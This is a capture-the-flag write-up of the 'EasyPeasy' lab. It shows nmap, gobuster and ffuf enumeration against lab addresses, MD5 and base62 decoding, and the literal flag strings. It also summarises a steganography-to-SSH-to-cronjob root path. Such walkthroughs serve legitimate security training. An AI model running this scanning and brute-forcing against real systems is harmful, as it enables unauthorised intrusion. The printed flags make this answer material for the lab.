TL;DR
We find first flag inside hidden folder of nginx, second flag inside robots.txt of the apache service. Third flag inside /n0th1ng3ls3m4tt3r, was decode using base62.
Then, we find user credentials inside binarycodepixabay.jpg, after using stegcracker to find the passphrase, and steghide to get the hidden password. We login using boring username and the password we found, and get user flag, which is encrypted in ROT13.
Lastly we get root shell using vulnerable cronjob task, the file /var/www/.mysecretcronjob.sh.
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target -oX nmap.xml -oN nmap.txt -Pn

We can see port 80 which holds nginx service behind, port 6498 which holds ssh, and port 65524 which holds apache web server.
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
|_http-server-header: nginx/1.16.1
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Welcome to nginx!
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
|   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
|_  256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
|_http-server-header: Apache/2.4.43 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Find flag 1 inside hidden folder on nginx service

I started with gobuster, and find the dir /hidden/.
┌──(agonen㉿kali)-[~/thm/EasyPeasy]
└─$ gobuster dir -u http://$target/ -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.69.104/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/hidden               (Status: 301) [Size: 169] [--> http://10.10.69.104/hidden/]


As we can see, it has this creepy image, but nothing else in the source code.
Let’s keep enumerating, this time on the dir /hidden. apparently ffuf is much faster than gobuster, okay, I might start using this from now on…

Anyway, we found the endpoint whatever.
┌──(agonen㉿kali)-[~/thm/EasyPeasy]
└─$ ffuf -u "http://$target/hidden/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -fw 47

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.69.104/hidden/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 47
________________________________________________

whatever                [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 80ms]
We reach this page, which has the title “dead end”:

However, when viewing with Burp, we can detect encoded message, which is the first flag.
ZmxhZ3tmMXJzN19mbDRnfQ== -> flag{f1rs7_fl4g}.
Find flag 2 on robots.txt at apache service
After reaching dead end on port 80, we now move to port 65524, to the apache web server there.

We can use ffuf to find endpoint by endpoint, we’ll start from root.
┌──(agonen㉿kali)-[~/thm/EasyPeasy]
└─$ ffuf -u "http://$target:65524/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.99.225:65524/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 96ms]
.htaccess               [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 96ms]
.hta                    [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 96ms]
index.html              [Status: 200, Size: 10818, Words: 3441, Lines: 371, Duration: 84ms]
robots.txt              [Status: 200, Size: 153, Words: 13, Lines: 7, Duration: 104ms]
server-status           [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 91ms]
:: Progress: [4750/4750] :: Job [1/1] :: 282 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
We can see robots.txt and index.html.
┌──(agonen㉿kali)-[~/thm/EasyPeasy]

└─$ curl http://10.10.99.225:65524/robots.txt
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
I tried to crack a18672860d0510e5ab6699730763b250, which is md5 hash, using https://crackstation.net/, but it didn’t find anything.
Then, I moved to https://hashes.com/en/decrypt/hash, which worked, and gave us the second flag.

a18672860d0510e5ab6699730763b250:flag{1m_s3c0nd_fl4g}
Find flag 3 and enumerate /n0th1ng3ls3m4tt3r

From first glance it looks like a default apache page, however, I can detect several strange things at the source code:
First, we can find this. It looks like ObsJmP173N2X6dOrAgEAL0Vu1 was decoded with base64, but I checked and it isn’t.
So, I tried other base?? decodings, using https://gchq.github.io/CyberChef/#recipe=From_Base62(‘0-9A-Za-z’)&input=T2JzSm1QMTczTjJYNmRPckFnRUFMMFZ1.
<p hidden>its encoded with ba....:ObsJmP173N2X6dOrAgEAL0Vu</p>
Then, I found out that it was encode in base62, and the secret message is /n0th1ng3ls3m4tt3r.
